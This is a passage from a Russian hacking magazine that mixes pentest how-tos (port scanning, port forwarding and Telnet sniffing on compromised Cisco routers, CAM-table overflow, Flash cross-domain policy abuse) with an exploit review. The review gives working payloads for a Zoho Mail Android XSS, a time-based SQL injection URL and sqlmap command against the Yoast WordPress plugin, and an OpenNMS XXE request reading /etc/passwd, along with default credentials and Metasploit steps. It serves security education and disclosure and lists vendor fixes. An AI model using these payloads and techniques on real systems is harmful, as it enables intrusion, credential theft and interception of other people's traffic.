Но кроме этого, циско-девайсы поддерживают скриптовый язык TCL (Tool Command Language). Это не какой-то специальный язык Cisco, а «обычный», просто сейчас уже не очень распространенный. Чем-то похож на Perl или Shell. И с его помощью мы можем реализовать множество классических задач. Например, сканер портов, бэкдор или кастомный клиент для какого-то протокола. Вот здесь ряд боевых примерчиков: goo.gl/iP7EwX.

Для того чтобы запустить любой TCL-скрипт, нам потребуется команда tclsh, далее путь до скрипта и параметры. Причем данный путь может указывать и на удаленный хост (tftp://192.168.1.100/iosmap.tcl), и при этом все будет работать.

А вот отсюда goo.gl/iRMWQ7 мы можем скачать и интересующий нас порт-сканер — IOSmap. Поддерживается ping, TCP-connect, UDP-сканирование по диапазонам портов и хостов. Параметры и вывод сделаны по аналогии с Nmap'ом.

Например:

```
tclsh iosmap.tcl -sT -p21,22,23,80,443 192.168.1.1
```

Здесь важно отметить, что это далеко не Nmap, а потому ждать аналогичной скорости бессмысленно. Но с задачей данная тулза справляется.

Кстати, потенциально скрипты могут отъедать прилично ресурсов на девайсе, так что будь поосторожней с ними.

```
router1#tclsh iosmap.tcl -sT -p21,22,23,80,443 192.168.100.2


Starting IOSmap 0.9 ( http://www.defaultroute.ca ) at 2015-03-10 21:49 UTC

Free Memory on Platform = 139875132  / Memory required for this scan = 2576194

Interesting ports on host 192.168.100.2
PORT     STATE     SERVICE
21/tcp   closed    ftp
22/tcp   open      ssh
23/tcp   open      telnet
80/tcp   closed    http
443/tcp   closed    https
```

Сканирование портов с использованием iosmap.tcl

СДЕЛАТЬ ПРОБРОС ПОРТОВ CISCO

РЕШЕНИЕ

Предположим, что мы обнаружили новый VLAN на скомпрометированной циске, посканировали его немного и нашли несколько потенциально интересных сервисов. Но как нам развернуть нашу дальнейшую атаку, если в данный VLAN, кроме как через цисочку, и не попасть?

Одно из решений, конечно же, проброс портов. И как ты, наверное, уже понял, с решением данной задачи нам также поможет TCL. По указанной выше ссылке (goo.gl/iRMWQ7) мы также качаем и тулзу IOScat — аналог netcat'а.



Подключившись на 1234-й порт первой циски, мы видим веб-сервер от второй (router2)

Итак, давай представим, что у нас есть циска с IP-адресом 192.168.56.123 и некий сервер с IP-адресом 192.168.100.2, на который мы очень хотим провести атаку, но который, к сожалению, недоступен нам напрямую. С помощью возможностей IOScat мы открываем порт 1234 на циске, на доступном нам интерфейсе, и указываем, что все получаемые данные должны передаваться на адрес 192.168.100.2 на порт 80. В конечно итоге, подключившись (просто браузером, например) к http://192.168.56.123:1234, в реальности мы будем взаимодействовать с веб-сервером 192.168.100.2 на 80-м TCP-порту.

Параметры же для IOScat будут следующие:

```
tclsh ioscat.tcl -ip1234 -oa192.168.100.2 -op80
```

- -ip — порт для входящих подключений;
- -oa — IP-адрес удаленного хоста;
- -op — удаленный порт, куда нужно пробрасывать подключения.

Итоги смотри на скриншоте.

Хочется отметить, что у IOScat есть целый ряд других методов применения. О них можно почитать в прилагающемся к скрипту PDF-мануале.

С другой стороны, стабильность тулзы может несколько прихрамывать.

ПРОСНИФАТЬ ТРАФИК С CISCO

РЕШЕНИЕ

Окей, мы разобрались с атаками через циску, но давай вспомним, что циска — это сетевое устройство, в которое физически что-то воткнуто. То есть оно изначально в позиции man-in-the-middle, и мы потенциально можем снифать проходящий через девайс трафик. Хотя почему потенциально — многие циски из коробки позволяют снифать трафик :). Более того, можно сохранять его сразу же в pcap-файлы, пригодные для анализа в Wireshark'е. Прекрасные-прекрасные возможности открываются перед нами.

Практически же реализуется это несколькими способами.

Первый из них для роутеров — Embedded Packet Capture (EPC), позволяет снифать данные и сохранять их в DRAM цисочки.

У метода есть следующие ограничения:

- должна быть включена поддержка Cisco Express Forwarding;
- версия IOS — 12.4(20) или выше;
- количество данных ограничивается памятью у циски.

Фактически последнее кажется достаточно серьезным для нас, так как память, к большому сожалению, небезгранична. Примерно от 128 Мб до 4 Гб, не говоря уж о том, что и циске для корректной работы что-то оставить надо. Сразу же выгружать куда-то отснифанные данные не имеется возможности.

Но данная задачка достаточно легко решается за счет возможности выделения только интересующих нас физических интерфейсов, конкретных IP-адресов и протоколов/портов. Делается это с помощью access list'ов (и обычных, и расширенных).

Последовательность примерно такова:

1. Выделяем буфер в памяти для трафика и привязываем к нему access-листы.
2. Создаем capture points (как бы интерфейсы), на которых будет производиться сниф трафика.
3. Определяем связь буфера с точкой.

4. Запускаем снифер.
5. Экспортируем данные в pcap (и сливаем их на внешний ресурс) или выводим в консоль.

Важный факт, что и буферов, и точек для снифа может быть несколько одновременно.

А теперь последовательность команд для снифа Telnet-трафика:

1. Входим в режим конфигурирования

```
conf term
```

1.1. Создаем необходимые access list'ы для ограничения трафика (только Telnet для любых IP):

```
ip access-list extended TELNET_ONLY
permit tcp any any eq telnet
```

1.2. Выходим из режима конфигурирования в EXEC:

```
exit
exit
```

2. Создаем буфера и указываем размер в 1 Мб (в килобайтах):

```
monitor capture buffer TELNET size 1024
```

2.1. Привязываем к нему access list:

```
monitor capture buffer TELNET filter access-list TELNET_ONLY
```

3. Создаем capture point, указывая ему имя, интерфейс (можно на несколько или даже всех), где снифать, а также какой (входящий или исходящий) трафик снифать:

```
monitor capture point ip cef SNIFF1 FastEthernet0/1 both
```

4. Связываем буфер и точку снифа:

```
monitor capture point associate SNIFF1 TELNET
```

5. Запускаем снифер командой

```
monitor capture point start SNIFF1
```

5.1. Останавливать можно командой

```
monitor capture point stop SNIFF1
```

6. Далее экспортируем данные на наш внешний сервачок:


```
monitor capture buffer TELNET export tftp://our_ip/↵
capture.pcap
```

6.1. Или же выводим сразу в консоль:

```
show monitor capture buffer TELNET dump
```

Вот так вот. Все достаточно просто, гибко и не требует какого-то внешнего софта. Это дает нам возможность достаточно безопасного использования функционала в боевых условиях.

Об остальных же способах снифа я расскажу в следующем выпуске Easy Hack.



Снифаем Telnet-подключение от роутера 2 к роутеру 1

ПРОВЕСТИ MITM НА СВИЧЕ ЧЕРЕЗ ПЕРЕПОЛНЕНИЕ CAM

РЕШЕНИЕ

Послушав недавно некоторых интересных спецов, я четко осознал, что необходимо пополнить Easy Hack рядом задачек, связанных с атаками на уровень L2 модели OSI, то есть на протоколы и оборудование, работающие до IP-маршрутизации (Layer 3), в основном это всякие свичи (switch).

Тут же предупрежу, что я далеко не гуру данных вещей, мое представление всего чисто пентестерское, но я постараюсь донести правильные базовые концепции и основы. Кроме того, зная, что пробелы в знаниях людей в сетях достаточно велики, очень советую посмотреть курс «Сети для самых маленьких» на linkmeup.ru. Он будет полезен IT-специалисту любой области.

Вообще, свич — это относительно простое устройство со множеством физических портов. И все, что оно делает, — пересылает пакеты с одного порта на другой порт на основании MAC-адресов. Для конечных хостов (компьютеров) свичи практически прозрачны. Если сильно обобщить, то свичи являются связующими звеньями между хостами в рамках одной подсети (сегмента, LAN). Например, есть у нас подсеть 172.16.0.0/16, хосты внутри этого диапазона будут соединены, скорее всего, с помощью свичей. При этом надо сказать, что очень многие корпоративные сети так и построены — в виде большой «плоской» сети.

Конечно, одной из главных атак для локальных сегментов сети является ARP poisoning. Но не только ей все ограничивается. Результаты других атак при этом могут быть различны: man-in-the-middle, отказ в обслуживании всей сети, обход каких-то ограничений (VLAN hopping). Кроме того, именно на уровне свичей чаще всего внедряется защита от ARP poisoning'а.

Давай же перейдем к первой атаке — переполнению CAM-таблицы. Для того чтобы ее понять, надо взглянуть на работу свича и хаба (hub).

Когда-то использовались такие устройства — хабы, которые тупо копировали все пакеты, приходящие на один сетевой интерфейс, на все другие интерфейсы. И все хосты, подключенные к хабу, видели весь трафик, предназначенный другим хостам. Но что хуже — пропорциональное падение производительности при увеличении количества хостов, даже если «общаются» в рамках самого хаба.

Решением было использование свичей, которые перенаправляют пакеты с интерфейса на интерфейс на основании MAC-адресов. Для этого имеется следующий механизм.

Изначально свич знает только MAC-адреса своих интерфейсов. Как только в интерфейс втыкают какой-то хост, хост начинает генерить различные запросы (DHCP, например). При этом свич просматривает входящие пакеты, вынимает из них MAC-адрес отправителя и добавляет в специальную CAM-таблицу (такой-то интерфейс такой-то MAC-адрес). Таким образом, свич теперь «знает» MAC хоста и на каком он физическом интерфейсе.

Но куда он передаст полученный от хоста пакет? Если MAC-адрес назначения уже есть в CAM-таблице, то свич перекинет пакет на нужный интерфейс, а если его нет (и это важно) — отправит пакет на все интерфейсы,




Схема сеточки на базе свичей

кроме того, с которого пришел пакет. Казалось бы, такое должно случаться часто, и мы систематически должны получать пакеты для «чужих» MAC-адресов. Но это не так, в основном из-за специфики протокола ARP.


Когда хост А хочет послать что-то хосту Б, то он должен узнать его MAC-адрес, а потому посылает широковещательный ARP-запрос. Из этого запроса все свичи получают MAC-адрес хоста А. И когда хост Б отвечает на ARP-запрос, то свичи уже знают, куда пересылать пакет из CAM-таблицы, плюс добавляют в нее MAC-адрес хоста А.

Еще пара фактов. Широковещательные запросы рассылаются свичами широковещательно (на все интерфейсы, кроме входящего). Записи в CAM-таблице временные и хранятся примерно пять минут. На одном интерфейсе может быть «привязано» множество MAC-адресов.

И вот мы вплотную подошли к атаке. Думаю, что суть ее теперь понятна из названия.

CAM-таблица не может быть безразмерна, и есть ограничения. Вот кое-какие данные: у Cisco Catalyst 2960 — это 8192 MAC-адреса, для Cisco Catalyst 6000 серии — 128 000. А что произойдет, когда мы превысим данный предел? Здесь все зависит от оборудования. По не до конца подтвержденным данным: по умолчанию свичи D-Link, Cisco начинают копировать все пакеты на все интерфейсы (считай, превращаются в хаб), HP ProCurve — блокируют интерфейс.

Чтобы замутить атаку, нам необходимо послать множество пакетов с различными MAC-адресами отправителя. Делается это достаточно быстро, как ты понимаешь. Тулза, которая может помочь, — macof, которая



Пример работы CAM-таблицы на свичах в Packet Tracer

входит в коробку Kali. Далее включаем снифер (tcpdump, Wireshark) и выискиваем интересности.

О, еще важный факт — атака действует только в рамках твоего VLAN'а.

«ОБОЙТИ» SOP ДЛЯ FLASH

РЕШЕНИЕ

Чтобы немного разбавить наш «сетевой» Easy Hack, мне хотелось бы коснуться некоторых тонкостей темы Same Origin Policy в контексте Flash'а. С одной стороны, с ним все ясно — файл crossdomain.xml определяет правила доступа. Если он настроен небезопасно, то «все плохо» (для владельца ресурса). Но бывают и более тонкие ситуации, о которых мы и поговорим.

Для начала кратко напомню, что в рамках браузера SOP ограничивает (определяет) доступ ресурсов от одного сайта к другому. Сайт (origin) в нашем случае представляет собой связку схемы, имени домена и порта (http://gmail.com — один, https://gmail.com — уже другой). Таким образом, когда жертва входит на наш сайт evil.com, где у нас размещен Flash-ролик, то по умолчанию любые запросы из ролика (а Flash позволяет и посылать запросы, и читать ответы) на сайт gmail.com будут запрещены, а на тот же сайт evil.com — разрешены. Это и есть SOP.

Но так как нужно межсайтовое взаимодействие, то во флеше есть «костыль» для смягчения SOP в виде файла crossdomain.xml, который определяет политику доверия и размещается в корне сайта (в данном случае — gmail.com).

Вот пример crossdomain.xml, который разрешает полный доступ с любых (domain="*") сторонних сайтов:

```
<cross-domain-policy><allow-access-from domain="*" />
</cross-domain-policy>
```

Что это дает атакующему? Когда жертва войдет на наш сайт, из нашего ролика мы сможем посылать любые запросы на gmail.com и читать ответы. Куки при этом будут автоматически добавляться браузером ко всем запросам. Считай, возможен полный захват аккаунта пользователя. Правда, доступ к кукам и заголовкам не получить, есть ограничения и на код ответа.

С типичными случаями, думаю, все ясно. Мне бы хотелось обсудить ситуацию, когда файлов типа crossdomain.xml может быть несколько. Да-да, спецификация позволяет указывать, кроме основного файла crossdomain.xml, еще и дополнительные файлы с дополнительными политиками (более или менее демократичными). Возможно, в типовых проектах с таким встретиться маловероятно, но я несколько раз сталкивался с этим при анализе очень крупных корпоративных приложений (а-ля ERP-системы). В них любят внедрять различные «клиенты» на флеше.

Итак, что здесь важного. Во-первых, если crossdomain.xml отсутствует в корне сайта, то остальные файлы для нас бесполезны. Если в нем отсутствует строка permitted-cross-domain-policies — аналогично. И только в случае, когда permitted-cross-domain-policies равно значению all или by-content-type, это разрешает нам указывать Flash'у файлы с дополнительными политиками. Если не ошибаюсь, когда-то (в 9-й и ранее версиях) оно работало и без файла crossdomain.xml в корне, но теперь по умолчанию Flash исходит из значения master-only.

Во-вторых, если все ОК с корневым файлом, то нам необходимо найти/залить другие файлы политик. И здесь действуют следующие правила. В случае by-content-type политика должна отдаваться с заголовком «Content-Type: text/x-cross-domain-policy». Имя политики может быть практически любым (вроде совсем неважно и может быть итогом работы какого-нибудь скрипта), но сам файл должен быть корректным для парсинга. Если политика лежит не в корне, то ее действие распространяется только на ту директорию, где он расположен, а также на ее поддиректории.

Например:

- http://gmail.com/subdir/any_name.xml — политика для Flash'а, разрешающая полный доступ;
- http://gmail.com/subdir/subsubdir/any_name — доступ разрешен;
- http://gmail.com/ — доступ запрещен;
- http://gmail.com/subdir2/ — доступ запрещен.


Это может нас ограничивать, но в определенных ситуациях можно попытаться ограничение обойти.

И последнее. Если все хорошо, для практической эксплуатации уязвимости нам необходимо иметь возможность указать Flash'у путь до дополнительной политики. И в этом нам поможет следующая строка на ActionScript3:

```
flash.system.Security.loadPolicyFile↵
("http://server_name/any_name.xml");
```

Кстати, стоит отметить, что указанная выше информация почти полностью справедлива и для Acrobat Reader. Из PDF'ок мы можем слать запросы, и ограничивается все crossdomain.xml.

Спасибо за внимание и успешных познаний нового! ⌶



Указываем кастомную политику, при этом браузер проверяет crossdomain.xml и в корне, и получаем «доступ» в директорию second

Борис Рютин, ZORSecurity
dukebarman.pro,
b.ryutin@zorsecurity.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ


Сегодня мы с тобой разберем, так ли хороши кросс-платформенные решения в плане безопасности. Рассмотрим пример того, что если ты используешь в своей работе некий фреймворк, то не стоит забывать и о его проверке, а также о просмотре новостей с найденными в нем уязвимостями. И напоследок проанализируем несколько уязвимостей нулевого дня в различных веб-приложениях.

XSS В ZOHO MAIL FOR ANDROID


CVSSv2: N/A
Дата релиза: 20 февраля 2015 года
Автор: @_zulln
CVE: N/A

В последнее время использование в качестве интерфейса HTML для мобильных платформ становится все популярнее, так как это упрощает кросс-платформенную разработку и благотворно влияет на ее скорость. В качестве подопытного кролика автор уязвимости выбрал приложение для чтения почты с мобильных телефонов на ОС Android от крупной компании Zoho (она имеет репутацию тех, кто заботится о безопасности, так как фигурирует в списке компаний, у которых, по мнению NSA, сложно расшифровывать сообщения: bit.ly/1AZ7eXH).


Для начала нужно получить APK-файл исследуемого приложения, а затем распаковать его (например, с помощью 7-Zip). После распаковки видим папку assets, в которой приложения обычно хранят различные дополнительные файлы. Подобные действия довольно стандартны при исследовании Android-приложений, и о них я уже писал ранее на страницах журнала. Но вернемся к нашим результатам.




Список файлов после распаковки Zoho Mail




Список дополнительных файлов из Zoho Mail



Отображение тестовых данных после изменения программы Zoho Mail

В полученном списке присутствуют файлы с расширением `.html`, что наводит на мысль, будто это и есть наш интерфейс. А «говорящие» названия, подобные `mailDetail.html` (за что спасибо добросовестным разработчикам), лишь это подтверждают. Упомянутое имя файла представляет для нас наибольший интерес при нахождении уязвимости, так как отвечает за отображение письма. В ходе анализа исходного кода стало понятно, что приложение вызывает функцию `setContent`:

```
function setContent↵
(contentToSet,margin) {
  document.body.style.marginTop↵
   = margin + "px";
   document.body.style.↵
   marginBottom = "10px";
    setBaseURL();
    document.getElementById↵
    ('mailcontentid').innerHTML = "";
    handleContentForMailThread($('mailcontentid'),
    contentToSet);
    androidResponse();
}
function handleContentForMailThread(contentEl,↵
         value) {
    var ind = value.indexOf("<blockquote");
    // NO I18N
    if(ind < 0) {
        addContentToElement(contentEl,value);
        return;
    } else {
       ...
    }
}
function addContentToElement(contentEl,value) {
    contentEl.innerHTML = value;
    addListener();
}
```

После дальнейшего изучения переменной `contentToSet` (которая, по сути, является содержимым электронного письма) становится ясно, что какая-либо проверка JavaScript внутри найденного HTML-интерфейса отсутствует, и если разработчики и встроили ее, то она должна быть где-то на стороне сервера или внутри Java-кода приложения. Для проверки своих предположений автор изменил этот шаблон, добавив в функцию `setContent` строку

```
alert(contentToSet)
```

После чего снова упаковал приложение и переподписал, воспользовавшись статьей «How to modify a compiled Android application (.apk file)» (bit.ly/1wEJs45) от исследователя Карлоса Роггана (Carlos Roggan). Далее было отправлено тестовое письмо с тремя различными полезными нагрузками (результат представлен на скриншоте):

```
test<jukk
http://test<jukk
http://test%3Cjukk
```

Первые два отобразились ожидаемо, а вот последнее добавило символ < в текст, перекодировав его URL-код. Это навело на мысль о существовании фильтра в виде черного списка символов, что усложняло атаку. Можно было, конечно, вручную провести небольшой фаззинг, но автор пошел другим путем.

Для отправки данных из Java-кода в HTML-интерфейс приложения обычно используется компонент `webView.loadUrl`. Например:

```
webView.loadUrl("javascript↵
:initialize(" + myNumber + ");");
```

Это вполне подходит как объяснение странного поведения при обработке URL-кодированных символов. После изучения декомпилированного кода приложения (прошедшего через обработку утилитами dex2jar bit.ly/1BgUSX8 и JD-GUI bit.ly/1uuy0Xe) и поиска кода, который связан с функцией `setContent`, автор нашел нужную строку:

```
this.webView.loadUrl("javascript:setContent("↵
+ JSONObject.quote(this.content) + "," + i + ")");
```

Что доказало наше предположение — разработчики Zoho для передачи данных из Java-кода использовали такой подход.

EXPLOIT

Чтобы лучше понять, рассмотрим небольшой пример:


```
// Упрощенная строка после передачи данных:
location.href = 'javascript:setContent↵
("%22-alert%281%29-%22")';
// Та же строка, но после обработки:
location.href = 'javascript:setContent↵
(""-alert(1)-"")';
```

То есть JavaScript-фрагмент выполнится, открывшись как URI-строка, а все закодированные символы с помощью символа % выполнятся как обычный код.

В итоге, добавив указанную ниже строку в письма, отправляемые клиентам Zoho, ты сможешь выполнить небольшой JavaScript-код внутри мобильного устройства:

```
%22-alert%281%29-%22
```

А уже с помощью JS можно попытаться выполнить различные системные команды, о чем я уже писал ранее в одном из своих обзоров эксплойтов.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Так что повсеместное увлечение HTML-интерфейсами не только облегчает разработку, но и позволяет пентестерам, специализирующимся на веб-страницах, искать уязвимости в мобильных приложениях.

TARGETS
Zoho Mail for Android < 1.0.9.

SOLUTION
Есть исправление от производителя.

СЛЕПАЯ ИНЪЕКЦИЯ В ПЛАГИНЕ WORDPRESS SEO BY YOAST

CVSSv2: 9 (AV:N/AC:L/Au:S/C:C/I:C/A:C/E)
Дата релиза: 11 марта 2015 года
Автор: ethicalhack3r
CVE: N/A

У многих веб-мастеров, а особенно тех, кто позиционирует себя как SEO-специалист, есть набор плагинов (составленный лично или взятый из списка у более успешного коллеги), которые они по умолчанию ставят на сайт со своей любимой CMS. Один из таких плагинов, помогающих в продвижении сайта на базе WordPress, — `WordPress SEO by Yoast`. О его успешности говорит цифра в 14 миллионов скачиваний. Этот плагин очень часто устанавливают вместе с созданием сайта и забывают, так что указанная цифра вполне реальна и позволяет найти уязвимые сайты на просторах интернета. Правда, у найденной уязвимости есть ограничение — атакующий запрос с инъекцией должен исходить от администратора, редактора или пользователя-автора, но ниже мы рассмотрим возможные пути обхода.

Рассматриваемая уязвимость имеет тип «слепая инъекция» и находится в файле `admin/class-bulk-editor-list-table.php`. GET-параметры `orderby` и `order` недостаточно правильно проверяются перед запросом к базе данных:

```
529: $orderby = ! empty( $_GET['orderby'] ) ?↵
esc_sql( sanitize_text_field( $_GET['orderby'] ) )↵
: 'post_title';
...
533: order = esc_sql( strtoupper↵
( sanitize_text_field( $_GET['order'] ) ) );
```

Если GET-параметр `orderby` не пуст, то значение передастся в WordPress-функцию `esc_sql()`. В документации сказано, что она позволяет подготовить строку для использования ее в качестве SQL-запроса, а `addslashes()` работает с массивами. Этого недостаточно для защиты, и в качестве доказательства ниже представлено несколько примеров атакующих запросов к уязвимому плагину.

EXPLOIT
По указанной ссылке должен пройти администратор сайта, редактор или пользователь-автор, после чего выполнится запрос и страница зависнет на десять секунд:

```
http://127.0.0.1/wp-admin/admin.php?page=↵
wpseo_bulk-editor&type=title&orderby=postdate
%2c(select%20*%20from%20(select(sleep(10)))↵
a)&order=asc
```

Второй пример позволяет «раскрутить» данную уязвимость с помощью утилиты sqlmap из чемоданчика каждого уважающего себя веб-пентестера (только нужно подставить правильные «печеньки»):

```
python sqlmap.py -u↵
"http://127.0.0.1/↵wp-admin/admin.php?page=↵
wpseo_bulk-editor&type=title&orderby=post_↵
date*&order=asc" --batch --technique=B--dbms=↵
MySQL --cookie="wordpress_9d...;wordpress_↵
logged_in_9dee67...;"
```

Так как в плагине полностью отсутствует защита от CSRF-атак, атакующему даже необязательно иметь указанные выше права, а достаточно отправить специально созданную ссылку или «попросить» посетить веб-страницу, которую он контролирует.

Один из возможных сценариев атаки, предлагаемых авторами, — добавить своего собственного пользователя с правами администратора в исследуемый сайт.

TARGETS
WordPress SEO by Yoast <= 1.7.3.3.

SOLUTION
Есть исправление от производителя.

УЯЗВИМОСТЬ В OPENNMS — ОТ XXE ДО ПОЛУЧЕНИЯ ШЕЛЛА

CVSSv2: N/A
Дата релиза: 8 января 2015 года
Автор: Stephen Breen
CVE: 2015-0975

Теперь перейдем к уязвимости в системе мониторинга с открытым исходным кодом OpenNMS. Уязвимость позволяет провести XXE-атаку и получить доступ к локальным файлам сервера.

Ошибка находится в демоне RTC. Он отвечает за отслеживание доступности node/interface/service. Данная информация выводится через веб-интерфейс, и ее можно получить через POST-запрос от пользователя `rtc`. В большинстве случаев данные для входа следующие:

```
rtc;rtc
```

Этот пароль, конечно, может быть изменен, но так как выводимая информация не представляет особой ценности и права у данного пользователя минимальны, то администраторы этим иногда пренебрегают. Кроме того, об этом пользователе не упоминается в обычном руководстве для установки на официальном сайте, только о стандартном пароле `admin` у администратора системы.

Также эта ошибка представляет опасность из-за прав, с которыми запускается система мониторинга. Так как для своей работы OpenNMS требует root-доступ, чтобы взаимодействовать, к примеру, с сетевыми портами, то и доступ к файлам, запрашиваемым через XXE-уязвимость, происходит с правами администратора.

Сама же ошибка скрывается в фреймворке Castor (bit.ly/1FkeVKx), который используется демоном RTC для обработки XML. Ранее в нем нашли XXE-уязвимость, она также позволяла раскрывать содержимое внешних файлов, и присвоили ей номер CVE-2014-3004. Вследствие этого мы и имеем нынешнюю уязвимость уже в OpenNMS. Кстати, заметь, ошибку нашли еще в 2014 году, а в системе мониторинга — уже в 2015-м, так что неизвестно, сколько еще подобных уязвимых продуктов существует в Сети. Успехов в поиске :).

EXPLOIT
Переходим к практике. Пример атакующего запроса, читающего содержимое столь желаемого файла `/etc/passwd`:

```
POST /opennms/rtc/post/xxxxx HTTP/1.1
Host: 1.2.3.4:8980
...
Referer: http://1.2.3.4:8980/opennms/frontPage.htm
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe↵
SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Чтобы получить шелл, нужно «одолжить» файл `/root/.ssh/ssh_rsa` и с помощью него успешно авторизоваться на атакуемой машине.

Для удобства эксплуатации исследователем jstnkndy также был создан небольшой Metasploit-модуль (bit.ly/1x2UxMS), но на момент написания статьи он не был доступен в основной базе, поэтому нужно будет добавить его вручную.

```
msf > use exploit/linux/http/opennms_xxe.rb
msf exploit(opennms_xxe) > set RHOST 192.168.81.141
msf exploit(opennms_xxe) > exploit
```

TARGETS

OpenNMS < 14.0.3.

SOLUTION

Есть исправление от производителя и рекомендации для старых версий.

Для версии 1.12 и старше рекомендуется поменять Spring Security Context, изменив или заменив файл `$OPENNMS_HOME/jetty-webapps/opennms/WEB-INF/applicationContext-spring-security.xml`. В этом файле требуется поменять секцию `<http>` из OpenNMS Realm, ограничив доступ только для нужных IP-адресов.

Файл с примером такой настройки можно скачать с официального сайта (bit.ly/1G0ovR1). В нем мы разрешаем доступ `RTC POST` только с локальной системы:

```
<http pattern="/**" access-denied-page=↵
"/accessDenied.jsp" realm="OpenNMS Realm"↵
use-expressions="true">
   ...
<intercept-url pattern="/rtc/post/**"↵
access="hasRole('ROLE_RTC') and hasIpAd↵
dress('127.0.0.1/32')"/>
```

Но в случае использования LDAP, Kerberos или других подобных сервисов такие настройки нужно вносить осторожно.

Для версии до 1.12 разработчики советуют поместить OpenNMS за веб прокси-сервером и заблокировать доступ к `/opennms/rtc/post/*`.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОМАНД В SEAGATE BUSINESS NAS

CVSSv2: N/A
Дата релиза: 1 марта 2015 года
Автор: OJ Reeves (@TheColonial)
CVE: 2014-8684, 2014-8686, 2014-8687

О компании Seagate ты наверняка слышал и даже, может, используешь их устройства (они находятся на втором месте после Western Digital по числу распространенных устройств и занимают примерно 41% этого рынка). Сегодня мы разберем уязвимость нулевого дня в одном из их устройств — сетевом хранилище, которое используется как в домашних, так и в корпоративных сетях. Упоминается о более чем 2500 устройств, публично доступных в интернете, а сколько еще существует в различных Wi-Fi-сетях — неизвестно. Так что проверить на практике рассматриваемые эксплойты во время пентестов ты наверняка сумеешь.

